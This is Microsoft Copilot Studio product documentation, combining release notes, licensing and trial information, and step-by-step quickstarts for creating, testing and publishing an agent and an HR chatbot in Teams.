 - Configure [content moderation sensitivity per prompt](#) to control how hate/fairness, sexual, violence, and self-harm content is filtered—supporting regulated and document-processing scenarios with low or high sensitivity settings for managed models.
 - Optimize [prompts](#) with new Claude models by choosing Claude Opus 4.6 or Claude Sonnet 4.5, enabling fine-grained control over reasoning depth, quality, latency, and cost per prompt.
 - [Edit prompt instructions and settings inline](#) in agent tool details, bringing model selection, inputs, knowledge, and testing into a single, streamlined authoring experience.

January 2026

- (Preview) New enhancements to agent evaluations:
 - Provide real-time [thumbs-up/down feedback](#) on evaluation results to verify grading performance and drive ongoing improvements to evaluation reliability.
 - View your agent's sequence of inputs, decisions, and outputs with [activity maps](#) so you can quickly diagnose issues and get clearer insight into how your agent behaves at runtime.
 - Use a validated [CSV template](#) to create test sets, reducing formatting errors, and helping your team standardize evaluation data more quickly.
- (Preview) Expand [computer use](#) capabilities with new model support, built-in credentials, [enhanced audit logging](#) with session replay, and [Cloud PC pooling](#)—giving you greater security, scalability, and governance for agent-driven workflows.
- (General availability) Use the [Microsoft Copilot Studio extension for Microsoft Visual Studio Code](#) to build, edit, and manage agents inside Microsoft Visual Studio Code, supporting advanced and highly flexible developer workflows.

December 2025

- Compare multiple agent versions side by side to validate improvements and quickly spot regressions when [evaluating agents with test sets](#).

November 2025

- Updates for models used in Copilot Studio:
 - On November 24, 2025, GPT-5 Chat rolls out to Copilot Studio in [general availability](#) for European and United States regions. You can use generally available models for orchestration in production agents. For more information on choosing orchestration models, see [Select a primary AI model for your agent](#).
- (Preview) Automatically create [Microsoft Entra agent identities](#) for agents. When turned on, automatically apply identity management to individual agents by assigning a Microsoft Entra agent identity, helping admins secure and manage agents more effectively.
- Improved knowledge retrieval for SharePoint-grounded agents using [tenant graph grounding](#). Updated system architecture and new retrieval methods deliver more precise, context-rich responses, enhancing answer quality.

ⓘ Note

Some queries might lead to slightly higher latency.

- Improve response accuracy with [SharePoint metadata filters](#). Use metadata like filename, owner, and modified date to refine knowledge retrieval and ensure responses come from the most relevant, up-to-date documents.
- [Orchestrate multiple agents](#) to break down complex tasks across specialized agents, improving accuracy and speeding up end-to-end automation. Enhance your agents by linking them to other agents—either within your environment or external sources like [Microsoft Fabric](#) data agents—for modular, task-specific functionality.
- (Preview) Add tool groups to agents for faster setup. Quickly equip your agents with curated sets of tools from Outlook and SharePoint connectors in one step. This streamlines setup, reduces errors, and ensures consistent, reliable orchestration.
- Copy agents from [Microsoft 365 Copilot to Copilot Studio](#). Easily move agents you created in Microsoft 365 Copilot into Copilot Studio to unlock advanced capabilities like multistep workflows, custom integrations, and broader deployment options.
- (Preview) Add human input to agent workflows with the [request for information](#) action. Pause an agent flow to collect details from designated reviewers via Outlook, then resume

execution using their responses as dynamic parameters. This action ensures workflows can handle missing data or context without relying on hard-coded values.

- Update Power Platform API calls to use the new ['copilotstudio' namespace](#). The previous namespace will continue to work temporarily, but switching now ensures compatibility with future updates.
- Use [component collections](#) with new enhancements. Access collections directly from the sidebar, quickly export or import collections, and take advantage of support for primary agents and new connector types, including child agents and Model Context Protocol (MCP).

October 2025

- Updates for models used in Copilot Studio:
 - Between October 27 and 31, 2025, GPT-4o will be retired in Copilot Studio for agents using generative orchestration, except for GCC customers who can continue using GPT-4o. The new default model is [GPT-4.1](#), which delivers improved performance, reliability, and consistency across experiences. GPT-4o remains available until November 26, 2025 if you turn on the "[Continue using retired models](#)" option.
 - Choose from multiple [AI models](#) to tailor your agent's performance to your needs.
 - (Preview) Test and deploy [GPT-5](#) models to explore advanced capabilities and enhance your agent's performance.
- Learn about [Copilot Studio Kit](#), a suite of tools developed by the Power Customer Advisory Team (Power CAT) to help test custom agents, validate AI-generated content, analyze conversation key performance indicators, and more.
- (Preview) Group related user questions into [themes](#) and drill down into analytics to uncover patterns and gain deeper insights.
- Track [time and cost savings](#) for both autonomous and conversational agents to measure ROI and optimize performance.
- Access a [unified activity and transcript view](#), pin sessions, and submit feedback for faster, more effective troubleshooting.
- (Preview) [Accelerate flow execution](#) to minimize timeouts and deliver a faster, smoother user experience.

- Use the [Model Context Protocol \(MCP\) server](#) to access dynamic, real-time content—such as files, database records, and API responses—for richer context and improved agent responses.
- (Preview) Evaluate your agents using customizable [test sets](#)—whether uploaded, manually created, or AI-generated. Test sets can include test cases using different test methods (graders) measured against defined reference answers, helping teams identify strengths and areas for improvement. This capability supports more reliable, high-quality agent experiences across diverse scenarios.

September 2025

- (Preview) Automate tasks in desktop applications on Windows using [Computer-Using Agents \(CUA\)](#), which combines vision and reasoning to interact with interfaces—even when APIs aren't available.
- Embed Copilot agents into Android, iOS, and Windows apps using the [Client SDK](#) to provide rich, multimodal conversations within native experiences.
- (Preview) Upload Excel, CSV, and PDF files for your agent to analyze using Python code, powered by the [code interpreter in chat](#).

August 2025

- (General availability) Use [code interpreter](#) to generate Python code-based actions from natural language in both the prompt builder and agent workflows.
- (General availability) Enhance agentic response accuracy in Copilot Studio agents by using [file groups](#) to organize local files to be uploaded as a single knowledge source and apply variable-based instructions.
- Allow users to [upload files and images](#) that your Copilot Studio agent can analyze and use to generate responses, then pass those files to downstream systems using Agent Flows, Power Automate, connectors, tools, and topics for seamless integration.
- (General availability) Track and analyze unanswered queries and response generative AI quality with the [generated answer rate and quality](#) section in the Analytics page to improve your agent's performance.
- Connect to an existing [MCP server](#) directly within Copilot Studio using a guided experience.

July 2025

- Use [advanced NLU customization](#) to define topics and entities using your own data for higher accuracy and improved containment, especially for Dynamics 365 scenarios.
- [Search across your agent](#)'s knowledge, topics, tools, skills, and entities instantly using a new in-app search experience accessible via keyboard shortcut or top-level search.
- Estimate time and cost savings based on successful runs or actions and customizable to your organization's metrics with [ROI analytics](#) for agents with autonomous capabilities.
- View user comments submitted with [thumbs up/down reactions](#) in analytics, offering deeper insight into customer feedback on agent responses.
- (Preview) Display [Microsoft Information Protection \(MIP\)](#) labels across connectors, test chat, Teams, and Microsoft 365 Copilot to prevent oversharing and support secure, compliant AI experiences. With new integrations between Copilot Studio, Dataverse, and Microsoft Purview, you can automatically classify sensitive data and ensure agents respect Purview sensitivity labels.
- Publish agents directly to a [WhatsApp](#) phone number, making it easier to reach customers.
- (Preview) Streamline authentication for Microsoft Entra ID-backed actions and connectors with the SSO Consent Card by allowing users to grant consent directly within the chat with no redirects and no interruptions.

June 2025

- Improved experience for tools:
 - Grouping and filtering for easier search and discovery of tools.
 - Support for IntelliSense automatic completion and input widgets such as calendar control, file picker, and timezone picker, when configuring tools.
 - Improved tool invocation experience for customers with more affordances for complex inputs and clearer error messaging.
 - Automatic detection of SSO for connectors.
- (Preview) [Support for Microsoft 365 Copilot Tuning](#) to train models on your own enterprise data for domain-specific tasks and integrate these models into Microsoft 365 experiences like Copilot in Teams, Word, and Chat. You can also connect your fine-tuned models to custom agents.

- Actionable insights for questions that generative AI left unanswered, grouped by themes, in the **Answer rate and quality** section of the **Analytics** page.
- Knowledge sources analysis for autonomous agents.
- Ability to insert Power Fx formulas directly in the embedded [prompt builder prompt editor](#).
- Simplified text validation and extraction with regular expression support for [Power Fx formulas](#) that use IsMatch, Match, or MatchAll functions.
- (Preview) Support for [file groups](#) as knowledge sources.
- (Preview) Generative orchestration available for all [supported languages](#).
- Redesigned **Channels** page.
- (US-only preview) Ability to select the GPT-4.1 mini [experimental response model](#) for generative answers.

Last updated on 04/07/2026

Get access to Copilot Studio

This article provides information about Copilot Studio licensing and the free trial.

Important

- For the most complete and up-to-date Copilot Studio licensing and billing information, refer to the [Microsoft Copilot Studio Licensing Guide](#) .
- Forecast your agent's Copilot Credits volume using the [Microsoft Copilot Studio agent usage estimator](#) . Create estimates and potential consumption impacts by selecting from agent type, traffic, orchestration, knowledge, and tools.

If you already have licenses or you're an administrator, see the [Assign licenses and manage access to Copilot Studio](#) article.

Copilot Studio is [available in the US Government Community Cloud \(GCC\) plan](#).

First, [sign up for Copilot Studio](#) . For more information and to request assistance, visit the [Microsoft Copilot Studio Community](#) .

Prerequisites

A modern web browser such as:

- Chrome version 91 (May 2021) or more recent
- Firefox version 89 (June 2021) or more recent
- Safari version 16.4 (March 2023) or more recent

Sign up for a Copilot Studio trial

You can sign up for Copilot Studio as an individual. After you finish the sign-up process, your free trial for Copilot Studio starts. You see notifications and receive emails to inform you about the trial expiry. When the trial expires, you can extend it by 30 days.

Your agent continues to work for up to 90 days after your trial expires, so you don't have to worry about extending at the exact time of expiry.

Note

The trial license gives you access to Copilot Studio to create agents. You can test your agents using the test chat panel. However, you can't publish the agent.

1. Go to the [sign-up page](#).
2. Enter your email address and select **Next**.
3. Follow the instructions. After you complete the process, you can use Copilot Studio to [create agents](#).

Note

If you have trouble signing up for the trial, check the following common issues:

- Rejected email address: This problem might happen if you used a personal email address for the trial. Instead, use a work or school account.
- Received a message that your sign-up couldn't be completed: This problem likely means your organization's IT administrator disabled the self-service sign-up for Copilot Studio. To finish signing up, contact your IT administrator and ask them to follow the instructions to [enable sign-up](#).

Standalone Copilot Studio subscription

The standalone Copilot Studio subscription allows you to build agents on any supported channel and connect to any data by using premium connectors.

You can get a standalone Copilot Studio subscription from the Microsoft 365 admin center. For more information, see [Assign licenses and manage access to Copilot Studio](#).

Copilot Studio for Microsoft Teams plans

Copilot Studio for Teams enables customers to build conversational interfaces within Teams. The agents can use data stored in Microsoft Dataverse for Teams or many other sources, using the supplied standard connectors.

Capabilities available in the Copilot Studio app in Teams are available as part of select Microsoft 365 subscriptions with Microsoft Power Platform and Teams capabilities. This plan excludes plans for US government environments (GCC, GCC High, and DoD), EDU A1, and SUB SKUs.

This table compares key capabilities in the Copilot Studio for Teams plan, which is available in select Microsoft 365 subscriptions, against the standalone Copilot Studio subscription. For a full, comparative list, see the [Microsoft Power Platform Licensing Guide](#).

Also see the [Quotas and limits](#) article for other capacity considerations.

 Expand table

Capability	Select Microsoft 365 subscriptions	Standalone Copilot Studio subscription
Generative orchestration	Not available	Orchestrate agent behavior with generative AI
Deploy agents to channels	Teams	Any channel supported by Copilot Studio
Power Platform connectors	Standard connector tools in Copilot Studio	Premium connector tools in Copilot Studio
Power Automate flows (automated, instant, scheduled)	Not available	Create a flow
Web security	Secure access enabled by default, can't generate secrets to enable secure access	Can generate secrets and turn on or off secure access by the agent author
Create and edit with Copilot	Not available	Can create and iterate on topics by describing what you want, then AI builds it
Use Microsoft Bot Framework skills	Not available	Can extend Copilot Studio agents with Microsoft Bot Framework skills
Use a Copilot Studio classic chatbot as a Bot Framework skill	Not available	Use a classic chatbot as a skill in a Bot Framework bot
Hand off agent conversation to a live representative	Not available	Hand off to a live agent

To access the full range of Copilot Studio capabilities, upgrade your plan to a standalone Copilot Studio subscription.

After you upgrade your license, you can continue using the same agent in the same environment. Capabilities that require a standalone license are now available. These capabilities might include [billed sessions that require Copilot Studio capacity](#).

Other subscriptions that include Copilot Studio

Entitlements for Copilot Studio are included in Digital Messaging and Chat add-ons for Dynamics 365 Customer Service. For more information, see the [Dynamics 365 Licensing Guide](#) .

Last updated on 01/23/2026

Quickstart: Create and deploy an agent

ⓘ Note

This article applies to the Copilot Studio web experience. To create a chatbot in the Microsoft Copilot Studio app for Microsoft Teams, see [Quickstart: Create a chatbot in Teams and deploy it](#).

By using Copilot Studio, teams can quickly and easily create powerful agents through a guided, no-code graphical experience. You don't need data scientists or developers.

This quickstart shows you how to create an agent for the first time. Learn how to:


- Add knowledge to your agent.
- Test content changes in real time.
- Publish your agent to a demo website you can share with others.

Create an agent

When you create an agent, you can describe what you want your agent to do in your own words.

The example scenario in this quickstart creates an agent called *Copilot Studio Guide* to help users learn about Copilot Studio based on knowledge from the official Copilot Studio documentation.


1. [Sign in](#) to Copilot Studio, or [sign up](#). You land on the **Home** page.



! Note

If you don't see the box prompting you to describe what your agent needs to do, your environment doesn't support agent creation by using natural language. For more options, see [Create an agent](#).

2. Optionally, [change the primary language, solution, and schema name](#) for your agent.
3. Enter a brief description of what you want your agent to do. For example, "Help users learn how to create agents with Copilot Studio." The description can have up to 1,024 characters.



The **Overview** page for your agent appears.

Details

Edit



Name

Copilot Studio Guide

Description

78/1024

Provides answers and guidance based on Microsoft Copilot Studio documentation.

Select your agent's model

Your agent will primarily use the model for reasoning and responding. Experimental models are subject to [preview terms](#). [Learn more](#)

GPT-4.1 (Default)

Instructions

Edit

Purpose

The agent helps users by answering questions and providing guidance using the official Microsoft Copilot Studio documentation.

General Guidelines

- Maintain a professional and helpful tone.
- Always base responses on the official Copilot Studio documentation.
- If unsure, direct the user to the relevant section of the documentation.
- Do not provide speculative or unofficial information.

Skills

- Search and reference Copilot Studio documentation.
- Summarize relevant sections clearly and concisely.
- Provide step-by-step instructions when applicable.

Step-by-Step Instructions

1. **Understand the Question**
 - Read the user query carefully.
 - Identify the key topic (e.g., triggers, actions, agent creation, publishing).
2. **Search Documentation**

Knowledge

+ Add knowledge

Add data, files, and other resources to inform and improve AI-generated responses.

Suggestion:  <https://learn.microsoft.com/microsoft-copilot-studio/>

+ Add X Dismiss

When you start with a description in your own words, the AI generates the name, description, and instructions for your agent. In addition, the AI suggests triggers and channels, knowledge sources, and tools. You can [ignore, accept, or dismiss these suggestions](#). They don't persist beyond the current session.

4. Once Copilot Studio finishes provisioning your agent, you can change its name, description, and instructions. You can add triggers, knowledge sources, tools, and suggested prompts. Remember to test your changes as you go. For example, add the official Copilot Studio documentation as a knowledge source:
 - a. In the **Knowledge** section, select **Add** next to the suggestion for `https://learn.microsoft.com/copilot-studio`.
 - b. Select **Add**, and then select **Add to agent**.
5. [Test and improve your agent](#).

Improve your agent

Now that you have an agent, you can test how changing your agent's instructions affects its behavior and improve it.

Test changes to your agent

The best way to improve your agent? Test it. Make some changes. Test it again. Repeat.

In this section, you test how changing your agent's knowledge sources affects how your agent responds to users.

1. Start by testing how your agent currently responds in the test chat. Ask your agent a question. For example, ask: "How do I add a knowledge source?"

Test your agent

How do I add a knowledge source?

A minute ago

☒ Based on official sources

To add a knowledge source in Copilot Studio, follow these steps:

1. **Navigate to the Knowledge Sources Section:** Open Copilot Studio and go to the section where you can manage knowledge sources.
2. **Add a New Source:** Look for an option to add a new knowledge source. This might be a button labeled "Add Source" or something similar.
3. **Select the Type of Source:** Choose the type of knowledge source you want to add. This could be a document, a database, or another type of data repository.
4. **Provide Necessary Details:** Enter the

Ask a question or describe what you need

0/2000

Make sure AI-generated content is accurate and appropriate before using. [See terms](#)

In this example, the agent's instructions are to *talk to users like a kind, patient teacher*. What if you give your agent different instructions?

2. Go to the **Overview** page, and update the instructions for your agent to use a different tone, like *talk to users like Jane Austen*.
3. Test your agent's new instructions with another question. How has the response changed?

Change your agent's introduction


Help your agent make a great first impression by replacing the default introductory message with a new one. This message lets users know what your agent does and encourages them to interact with your agent.

1. In the **Test your agent** chat, select your agent's introductory message. The **Conversation Start** topic opens, and the **Message** node for your introductory message is in focus.

💡 Tip

If you can't see the introductory message in the test panel, select the **Start new test session**  icon at the top of the panel to restart the conversation.

2. On the **Message** node, select the text of the message.



3. Replace the default message with your own. In the introductory message, your agent should greet users, tell them what it does, and how to start interacting with it. You can also give users an example question or prompt.

For Copilot Studio Guide, update the introductory message to say:

```
Hello, I'm here to help you learn how to use Microsoft Copilot Studio. You can ask me all about agents: "What is an agent?" "How do I make an agent?" "How do agents work?"
```

4. Select **Save**.
5. To test this change, select the **Start new test session**  icon at the top of the **Test your agent** chat panel.

Suggest ways to start conversations

If you're creating an agent for use in Teams or Microsoft 365, you can configure up to 10 suggested prompts that customers can choose from to start a conversation with the agent.

To add or update suggested prompts:

1. On the **Overview** page, go to the **Suggested prompts** section and select **Add suggested prompts** (if you don't have any suggested prompts yet) or the **Edit**  icon.
2. Revise or add titles and prompts, and select **Save** when you're done.

Note

Suggested prompts are meant for Teams and Microsoft 365 Copilot. They appear on the agent's welcome page, before you start a new chat. You can't see or use them when you test your agent in Copilot Studio.

Make your agent unique with a distinctive icon

1. Select the agent icon in the top bar.
2. Select **Change icon**.
3. Choose an image from your device. The image file must be in PNG format and less than 72 KB in size, with a maximum resolution of 192 × 192 pixels.

4. Select **Save**.


Publish your agent

ⓘ Note

The trial license gives you access to Copilot Studio to create agents. You can test your agents using the test chat panel. However, you can't publish the agent.

When you're satisfied with your agent, publish it to a live or demo website. This step depends on the platforms and channels you can access. You might need to change the authentication for your demo website, depending on who you want to access your agent. Learn more in [Key concepts - Publish and deploy your agent](#) and [Publish an agent to a live or demo website](#).

1. At the top of the page, select **Publish**, and then select **Publish** again in the **Publish this agent** confirmation message. If the operation is successful, you see a green banner at the top of the page.
2. At the top of the page, select the three dots (...) and select **Go to demo website**.



3. Send the URL to others to demonstrate it.

What's next?

You created an agent, tested it, and published it to a demo site. Congratulations! Your agent has many more capabilities, so try it out and explore the advanced features.

For questions not covered in the documentation or for feature ideas, [visit our community](#) and post questions.

We'd love to hear your ideas on Copilot Studio. [Visit our Ideas board](#) and post your ideas.

Last updated on 04/02/2026

Quickstart: Create and deploy a classic chatbot

ⓘ Note

This article only applies to the Microsoft Copilot Studio app for Microsoft Teams. To create your first agent in Copilot Studio, see [Quickstart: Create and deploy an agent](#).

Copilot Studio empowers anyone in the organization to build chatbots in Microsoft Teams. The chatbot has built-in natural language processing (NLP) and a no-code graphical interface. With our latest Teams integration, you can create, author, test, and publish your chatbot to Teams within the Microsoft Teams interface.

When you create a chatbot, consider:

- The types of questions someone might ask
- The different ways a question is asked
- The expected answers
- Whether or not a user has follow-up questions or concerns

To help you get started making human resource (HR) chatbots, this quickstart shows you how to:

- Map your scenario and needs to align with what a chatbot can do
- Create a chatbot in the Copilot Studio app in Teams
- Build and enhance topics that answer common HR-style questions
- Test, publish, and share the chatbot with your organization

HR Support Bot is a friendly question and answer chatbot that brings a support professional expert from the HR team, when HR personnel are unable to help. An employee can ask the chatbot a question and the chatbot responds with an answer if the chatbot has content for it.

If the chatbot doesn't have an answer, the employee can submit a query. The query is sent to a predetermined team of experts who respond to query notifications.

Scenario

You work in human resources (HR) at Contoso and need to build an HR support chatbot in Microsoft Teams. The chatbot answers common HR questions, such as employee time-off, with relevant information from the company's internal knowledge base. The chatbot contacts HR experts and notifies them that an employee needs assistance for uncommon scenarios.

Once the chatbot is published, Contoso employees can access HR information in Teams without needing to search the company's intranet.

Install the Copilot Studio app in Microsoft Teams

Start by launching the Copilot Studio app in Teams:

1. Go to the Teams app store and search for "Microsoft Copilot Studio."
2. Select **Add** or **Open**, if you already added it, for the Microsoft Copilot Studio app.

The app opens to the Copilot Studio home page. Teams users can build chatbots here without leaving Teams.

Tip

Select the **More** icon (...) in the side bar of Teams to see your apps. Select and hold (or right-click) the Microsoft Copilot Studio icon and select **Pin**. The Microsoft Copilot Studio app appears in your side bar. You can now return to the app more easily.

Create a new chatbot in a team

1. Select **Start now** on the Home page.
2. Pick which team manages the chatbot, and select **Continue**. You can [create a new team](#)  if necessary, before you add a chatbot to it.
3. Select the desired language. For more information about choosing a language, see [Language support](#).
4. Enter a name for your chatbot—for example, "HR Support Bot."
5. Replace the default icon with a more representative one, if desired.
6. Add [suggested prompts](#), if desired.
7. Select **Create**.

Build an employee time-off topic for common time-off queries

A chatbot comes with a collection of topics that defines how it interacts with users. Let's build a topic to answer employee questions about taking time off.

1. Select **Topics** in the left pane.
2. Select **New topic > From blank**.
3. Select the **Trigger Phrases** box to add phrases.
4. Add trigger phrases in the **Trigger phrases** pane. For example, enter the following phrases:
 - Need information on time off
 - I need help with time off
 - How many days of paid vacation do I have
 - What are the national holidays
 - I need extended leave

Trigger phrases for each topic define the ways users ask questions about that topic. These phrases are how we expect employees to ask about time off.

Copilot Studio comes with built-in natural language capabilities. You only need to define a few trigger phrases about time-off and the chatbot can accurately trigger the topic based on the employee's input.

5. Select **+** to save the trigger phrases. Close the **Trigger phrases** panel when you're done.


The **Trigger Phrases** node shows the phrases.

6. Select **Details** on the toolbar.
7. Name the topic *Employee time off* and enter an appropriate description.
8. Close the **Details** panel.
